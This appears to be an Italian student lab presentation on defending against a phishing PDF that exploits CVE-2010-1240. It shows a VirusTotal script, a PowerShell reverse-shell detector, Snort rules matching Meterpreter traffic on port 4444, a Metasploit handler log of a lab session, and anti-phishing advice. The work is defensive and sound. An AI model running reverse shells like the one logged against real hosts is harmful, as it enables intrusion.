Come prevedibile, si tratta di un'analisi piuttosto superficiale e ad alto livello: ci permette semplicemente di individuare la presenza di elementi sospetti, senza però fornirci dettagli approfonditi sulla natura o sul comportamento reale del file.

CONTROMISURE USATE

Per convincerci ancor di più che questo è un pdf malevolo possiamo sfruttare tool ancora più riconosciuti in ambito della malware analysis, ad esempio VirusTotal.

Sfruttando le API di virustotal è possibile automatizzare l'analisi e ricevere il report direttamente da cli:

```
def main():
    if len(sys.argv) != 2:
        print(f"Usage: {sys.argv[0]} <path_to_pdf>")
        sys.exit(1)

    pdf_path = sys.argv[1]
    if not os.path.isfile(pdf_path):
        print(f"Error: file not found: {pdf_path}")
        sys.exit(1)

    api_key = os.getenv(API_KEY_ENV)
    if not api_key:
        print(f"Error: set your API key in environment variable {API_KEY_ENV}")
        sys.exit(1)

    file_hash = sha256sum(pdf_path)
    print(f"SHA256: {file_hash}")

    with Client(api_key) as client:
        try:
            file_obj = client.get_object(f"/files/{file_hash}")
            print("[*] Using existing analysis")
        except APIError as e:
            if e.code == "NotFoundError":
                print("[*] File not known, uploading for scan ... ")
                analysis = client.scan_file(open(pdf_path, "rb"), wait_for_completion=True)
                print("[*] Analysis completed")
                file_obj = client.get_object(f"/files/{file_hash}")
            else:
                print(f"API error: {e.code} - {e.message}")
                sys.exit(1)

    print_report(file_obj, file_hash)
```

CONTROMISURE USATE

Ottenendo i seguenti risultati:

```
SHA256: e139d66ee3b23089c0841906ae0684fc70ec8e5dbbeb140532e8588a93026494
[*] File not known, uploading for scan ...
[*] Analysis completed

== REPORT for e139d66ee3b23089c0841906ae0684fc70ec8e5dbbeb140532e8588a93026494 ==
Detection stats:
Malicious      : 37
Suspicious     : 0
Undetected     : 27
Harmless        : 0
Timeout         : 0
Confirmed-timeout: 0
Failure         : 0
Type-unsupported: 12

Permalink: https://www.virustotal.com/gui/file/e139d66ee3b23089c0841906ae0684fc70ec8e5dbbeb140532e8588a93026494/detection

Engines flags:
• Bkav: malicious
• MicroWorld-eScan: malicious
• CTX: malicious
• CAT-QuickHeal: malicious
• Skyhigh: malicious
• ALYac: malicious
• Sangfor: malicious
• Baidu: malicious
• Symantec: malicious
• ESET-NOD32: malicious
• TrendMicro-HouseCall: malicious
• Avast: malicious
• ClamAV: malicious
• Kaspersky: malicious
```

[permalink](#)

In questo caso ben 37 motori antivirus, tra cui vendor molto conosciuti come Kaspersky, Symantec, BitDefender, TrendMicro e Avast, hanno classificato il PDF come malevolo.

Il fatto che nessun motore lo consideri innocuo e che una parte dei motori non lo rilevi (undetected) è normale: significa che la minaccia è largamente riconosciuta ma non universale al 100%, per via delle differenze di firma e di aggiornamento dei vari motori.

CONTROMISURE USATE

Oltre all'analisi statica, può essere molto utile adottare anche approcci dinamici, ad esempio implementando un sistema di rilevamento di reverse shell direttamente sulla macchina della vittima. In questo modo è possibile intercettare tempestivamente eventuali comportamenti anomali durante l'esecuzione del file.

Per questo possiamo usare uno script PowerShell che monitora in tempo reale tutte le connessioni di rete attive sul sistema, focalizzandosi su quelle tipicamente usate per le reverse shell.

```
# Retrieve active network connections on specified ports
$connections = Get-NetTCPConnection | Where-Object {
    $_.State -eq 'Established' -and $WatchPorts -contains $_.RemotePort
}

# Collect suspicious entries for this cycle
$suspicious = @()
foreach ($conn in $connections) {
    try {
        $proc = Get-Process -Id $conn.OwningProcess -ErrorAction Stop
    } catch {
        continue
    }
    if ($ExcludedProcesses -notcontains $proc.ProcessName) {
        $entry = [PSCustomObject]@{
            Time      = Get-Date
            ProcessName = $proc.ProcessName
            PID       = $proc.Id
            LocalAddress = "$($conn.LocalAddress):$($conn.LocalPort)"
            RemoteAddress= "$($conn.RemoteAddress):$($conn.RemotePort)"
        }
        $suspicious += $entry
    }
}

# Log to CSV
$sentry | Export-Csv -Path $LogPath -Append -NoTypeInformation

# Auto kill if user opted in
if ($AutoKill) {
    try {
        Stop-Process -Id $proc.Id -Force -ErrorAction Stop
        Write-Host "[KILLED] $($proc.ProcessName) PID $($proc.Id)" -ForegroundColor Red
    } catch {
        Write-Host "[ERROR] Impossibile terminare PID $($proc.Id): $_" -ForegroundColor Magenta
    }
} else {
    Write-Host "[ALERT] $($proc.ProcessName) PID $($proc.Id) connesso a $($conn.RemoteAddress):$($conn.RemotePort)" -ForegroundColor Yellow
}

if ($suspicious.Count -gt 0) {
    Write-Host "Trovate $($suspicious.Count) connessioni sospette. Log aggiornato in $LogPath." -ForegroundColor Yellow
} else {
    Write-Host "Nessuna connessione sospetta rilevata in questo ciclo." -ForegroundColor Green
}

# Wait before next iteration
Start-Sleep -Seconds $IntervalSeconds
```

CONTROMISURE USATE

Avviando lo script con powershell otteniamo:

```
Vuoi abilitare l'autokill dei processi sospetti? (S/N): N
AutoKill disabilitato: i processi sospetti non verranno terminati automaticamente.
Avvio monitoraggio reverse shell. Controllo ogni 10 secondi...
Nessuna connessione sospetta rilevata in questo ciclo.
[ALERT] template_msf.pdf PID 7244 connesso a 192.168.80.131:4444
Trovate 1 connessioni sospette. Log aggiornato in C:\Logs\ReverseShellDetection.csv.
[ALERT] template_msf.pdf PID 7244 connesso a 192.168.80.131:4444
```

Attivando anche l'autokill:

```
Vuoi abilitare l'autokill dei processi sospetti? (S/N): S
AutoKill abilitato: i processi sospetti verranno terminati.
Avvio monitoraggio reverse shell. Controllo ogni 10 secondi...
[KILLED] template_msf.pdf PID 7244
Trovate 1 connessioni sospette. Log aggiornato in C:\Logs\ReverseShellDetection.csv.
Nessuna connessione sospetta rilevata in questo ciclo.
```

```
[*] Started reverse TCP handler on 192.168.80.131:4444
[*] Sending stage (177734 bytes) to 192.168.80.132
[*] Meterpreter session 1 opened (192.168.80.131:4444 → 192.168.80.132:56931) at 2025-07-13 13:12:57 -0400
meterpreter >
[*] 192.168.80.132 - Meterpreter session 1 closed Reason: Died
```

CONTROMISURE USATE

Snort è in grado di monitorare in tempo reale il traffico di rete alla ricerca di pattern sospetti, tentativi di intrusione o comportamenti anomali, offrendo un livello di controllo che va oltre la semplice analisi statica dei file.

Un esempio di regola SNORT è:

```
# unusual connection on port 4444
alert tcp any 4444 -> any any (msg: Connection to remote IP on port 4444; sid:1000002; rev:1;)
```

Questa regola Snort è stata configurata per monitorare tutte le connessioni TCP in uscita sulla porta 4444, che nel nostro laboratorio viene utilizzata per le reverse shell.

In pratica, ogni volta che un computer della rete stabilisce una connessione verso un qualsiasi indirizzo IP remoto utilizzando la porta 4444, la regola genera un alert e lo registra nei log. Questo ci consente di individuare rapidamente comportamenti anomali o potenzialmente malevoli.

CONTROMISURE USATE

L'analisi del traffico di rete, effettuata tramite Wireshark nel momento in cui l'attaccante stabilisce la reverse shell con la vittima, ci ha permesso di individuare alcune caratteristiche specifiche utili per scrivere regole di rilevamento più efficaci. Ad esempio:

```
alert tcp any 4444 -> any any (\n    msg:"PROBABLE reverse_tcp from Metasploit";\n    flow:from_server;\n    content:"|c4 0c 85 c0 75 0b a1 ec ab 02 10 40 a3 ec ab 02 10 89|";\n    depth:18;\n    offset:0;\n    fast_pattern;\n    classtype:trojan-activity;\n    priority:1;\n    reference:url,https://attack.mitre.org/techniques/T1059/001/;\n    sid:1000005;\n    rev:2;\n)
```

CONTROMISURE USATE

Ottenendo durante l'attacco i seguenti warning:

```
C:\Snort\bin>snort.exe -c ..\etc\snort.conf -i 1 -A console -q
07/16-23:27:52.568258  [**] [1:1000005:2] PROBABLE reverse_tcp from Metasploit [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62593
```

- content: it allows the user to set rules that search for specific content in the packet payload and trigger response based on that data.
- depth: the depth keyword allows the rule writer to specify how far into a packet Snort should search for the specified pattern. A depth of 5 would tell Snort to only look for the specified pattern within the first 5 bytes of the payload.
- offset: the offset keyword allows the rule writer to specify where to start searching for a pattern within a packet. An offset of 5 would tell Snort to start looking for the specified pattern after the first 5 bytes of the payload.
- fast_pattern: the fast pattern matcher is used to select only those rules that have a chance of matching by using a content in the rule for selection and only evaluating that rule if the content is found in the payload.

CONTROMISURE USATE

Mettendo assieme la prima regola più generica, con alcune regole più specifiche, otteniamo i seguenti alerts durante l'attacco:


```
C:\Snort\bin>snort.exe -c ..\etc\snort.conf -i 1 -A console -q
07/16-23:43:21.197706 [**] [1:1000002:1] Connection to remote IP on port 4444 [**] [Priority: 0] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.241149 [**] [1:1000002:1] Connection to remote IP on port 4444 [**] [Priority: 0] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 [**] [1:1000002:1] Connection to remote IP on port 4444 [**] [Priority: 0] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 [**] [1:1000002:1] Connection to remote IP on port 4444 [**] [Priority: 0] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 [**] [1:1000002:1] Connection to remote IP on port 4444 [**] [Priority: 0] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 [**] [1:1000002:1] Connection to remote IP on port 4444 [**] [Priority: 0] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 [**] [1:1000002:1] Connection to remote IP on port 4444 [**] [Priority: 0] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 [**] [1:1000002:1] Connection to remote IP on port 4444 [**] [Priority: 0] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 [**] [1:1000002:1] Connection to remote IP on port 4444 [**] [Priority: 0] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 [**] [1:1000002:1] Connection to remote IP on port 4444 [**] [Priority: 0] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 [**] [1:1000005:2] PROBABLE reverse_tcp from Metasploit [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 [**] [1:1000002:1] Connection to remote IP on port 4444 [**] [Priority: 0] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 [**] [1:1000002:1] Connection to remote IP on port 4444 [**] [Priority: 0] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.242400 [**] [1:1000002:1] Connection to remote IP on port 4444 [**] [Priority: 0] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.243927 [**] [1:1000006:2] PROBABLE connection with Meterpreter [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.243927 [**] [1:1000002:1] Connection to remote IP on port 4444 [**] [Priority: 0] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
07/16-23:43:21.243927 [**] [1:1000002:1] Connection to remote IP on port 4444 [**] [Priority: 0] {TCP} 192.168.80.131:4444 -> 192.168.80.132:62722
```

Viene quindi dimostrato che l'utilizzo di regole troppo generiche può portare alla produzione massiccia di alert, senza fornire un reale valore aggiunto nella rilevazione delle minacce.

CONTROMISURE GENERALI

Ci sono molte best practice per affrontare il problema del phishing, alcune di queste applicabili anche nella nostra situazione. Facciamo alcuni esempi:

1. Controlla sempre l'indirizzo email reale, non solo il nome visualizzato. Presta attenzione a domini “sospetti” o molto simili a quelli originali (es. faceb00k.com). Chiediti se aspettavi davvero quella mail o quel documento.




CONTROMISURE GENERALI

2. Analizza oggetto, tono e linguaggio: diffida di messaggi che fanno leva sull'urgenza ("ultimo avviso", "conto bloccato") o promettono premi e rimborsi. Errori ortografici o grammaticali sono spesso un segnale di truffa. Nel nostro esempio questo comportamento non è marcato, però possiamo individuare un piccolo esempio:

Se l'offerta è di tuo interesse, ti preghiamo di contattarci entro il **15 settembre 2025**
all'indirizzo email offer@techinnovators.com. Saremo lieti di rispondere a qualsiasi
domanda e organizzare un colloquio conoscitivo.

CONTROMISURE GENERALI

3. Anche i file PDF possono essere utilizzati come vettori di attacco. Prima di aprirli: diffida dei PDF allegati a email inattese, non aprire PDF che chiedono di abilitare contenuti extra, se il visualizzatore PDF segnala avvisi di sicurezza, ecc.



Nota: se fossero presenti anche dei link nell'email, ispeziona i link senza cliccare, per vedere la destinazione reale e verifica che il dominio sia corretto. Evita link accorciati (come bit.ly), che possono nascondere la vera destinazione.


CONTROMISURE GENERALI

Nel nostro caso, dobbiamo chiederci: ci aspettavamo davvero di ricevere un'email di questo tipo come risposta al nostro annuncio di ricerca lavoro su LinkedIn?

In realtà, le offerte di lavoro legittime che arrivano tramite LinkedIn vengono generalmente gestite direttamente sulla piattaforma stessa, tramite messaggi privati o notifiche ufficiali.

Raramente, un vero recruiter invierebbe un'offerta formale direttamente via email, soprattutto con allegati sospetti, senza prima aver avviato un contatto tramite LinkedIn.

Questo rappresenta già un primo campanello d'allarme che ci può aiutare a riconoscere un tentativo di phishing.



LinkedIn

Info contatto
Scopri di più su una nuova opportunità.

Da [REDACTED] o
HR | Talent Acquisition Specialist
Torino, Piemonte, Italia

Buon pomeriggio Signor [REDACTED]
sono [REDACTED] specialist dell'azienda informatica [REDACTED], la
contatto dopo aver visionato il suo profilo durante una ricerca su
Linkedin specifica in ambito [REDACTED].
Siamo un'azienda di consulenza informatica che collabora solo
con realtà entreprise, abbiamo più richieste che differiscono tra di
loro per seniority, tecnologie specifiche e modalità lavorativa. I
progetti non mancano!
Mi farebbe piacere, se fosse interessato, ricevere suo cv e poter
parlare a voce di queste opportunità.
Le auguro una buona giornata,
Saluti

Da [REDACTED] o
HR | Talent Acquisition Specialist [REDACTED]

[Visualizza messaggio](#)

CONTROMISURE GENERALI

LinkedIn è pienamente consapevole del rischio rappresentato dalle email di phishing e dedica numerose risorse, tra cui pagine informative, linee guida e suggerimenti pratici, proprio per aiutare gli utenti a riconoscere ed evitare queste minacce.

Ad esempio, ecco un estratto dalle linee guida ufficiali di LinkedIn:

“In calce, i nostri messaggi includono una nota di sicurezza con il tuo nome e titolo professionale per aiutarti a distinguere email autentiche provenienti da LinkedIn da messaggi email di “phishing”.”

Il destinatario di questa email è Riziero Graziani (Cloud Engineer presso NTT Data Italia | AWS CC 

[Scopri perché queste informazioni sono incluse.](#)

Stai ricevendo notifiche email di LinkedIn.

[Annulla l'iscrizione](#) · [Guida](#)



© 2025 LinkedIn Ireland Unlimited Company, Wilton Plaza, Wilton Place, Dublin 2.

LinkedIn è una ragione sociale registrata di LinkedIn Ireland Unlimited Company.

LinkedIn e il logo LinkedIn sono marchi registrati di LinkedIn.

CONTROMISURE USATE

Molti attacchi sfruttano vulnerabilità già note e corrette nelle versioni più recenti dei programmi: ad esempio, l'attacco simulato in laboratorio sfrutta una falla storica di Adobe Reader (CVE-2010-1240), risolta aggiornando almeno alla versione 9.4.x. Installare regolarmente gli aggiornamenti di sicurezza riduce drasticamente il rischio di infezioni, anche in caso di disattenzioni dell'utente.

SATURDAY, AUGUST 21, 2010

Adobe Reader and Acrobat Critical Security Updates



Adobe released an out-of-cycle security update to address the critical security issues in CVE-2010-2862 (discussed at the recent Black Hat USA 2010 security conference) and vulnerabilities addressed in the August 10 Adobe Flash Player update as noted in [Security Bulletin APSB10-16](#).

Release date: August 19, 2010
Vulnerability identifier: APSB10-17
CVE numbers: CVE-2010-2862, CVE-2010-1240
Platform: All Platforms

Acrobat and Reader users can update to the latest version, v. 9.3.4, using the built-in updater, by clicking "Help" and then "Check for Updates." The Adobe Reader update for Windows is available from [here](#). As usual, the caution to **UNCHECK** the box shown below. It is **not** needed for the update!

Adobe Acrobat Security Update

Version 8.x Professional and Standard

Brief	Originally posted	Last updated
APSB11-24 Security updates available for Adobe Reader and Acrobat	9/13/2011	1/18/2012
APSB11-16 Security updates available for Adobe Reader and Acrobat	6/14/2011	11/14/2011
APSB11-03 Security update available for Adobe Reader and Acrobat	2/8/2011	2/22/2011
APSB10-28 Security updates available for Adobe Reader and Acrobat	11/16/2010	12/1/2010
APSA10-05 Security Advisory for Adobe Flash Player, Adobe Reader, and Acrobat	10/28/2010	11/16/2010
APSB10-21 Security updates available for Adobe Reader and Acrobat	10/5/2010	10/5/2010
APSA10-02 Security Advisory for Adobe Reader and Acrobat	9/8/2010	10/5/2010
APSB10-17 Security updates available for Adobe Reader and Acrobat	8/19/2010	8/19/2010
APSB10-15 Security updates available for Adobe Reader and Acrobat	6/24/2010	6/29/2010

TI-ANK YOU



RIZIERO GRAZIANI

MATRICOLA M63001596



+123-456-7890



WWW.REALLYGREATSITE.COM



HELLO@REALLYGREATSITE.COM



123 ANYWHERE ST., ANY CITY, ST 12345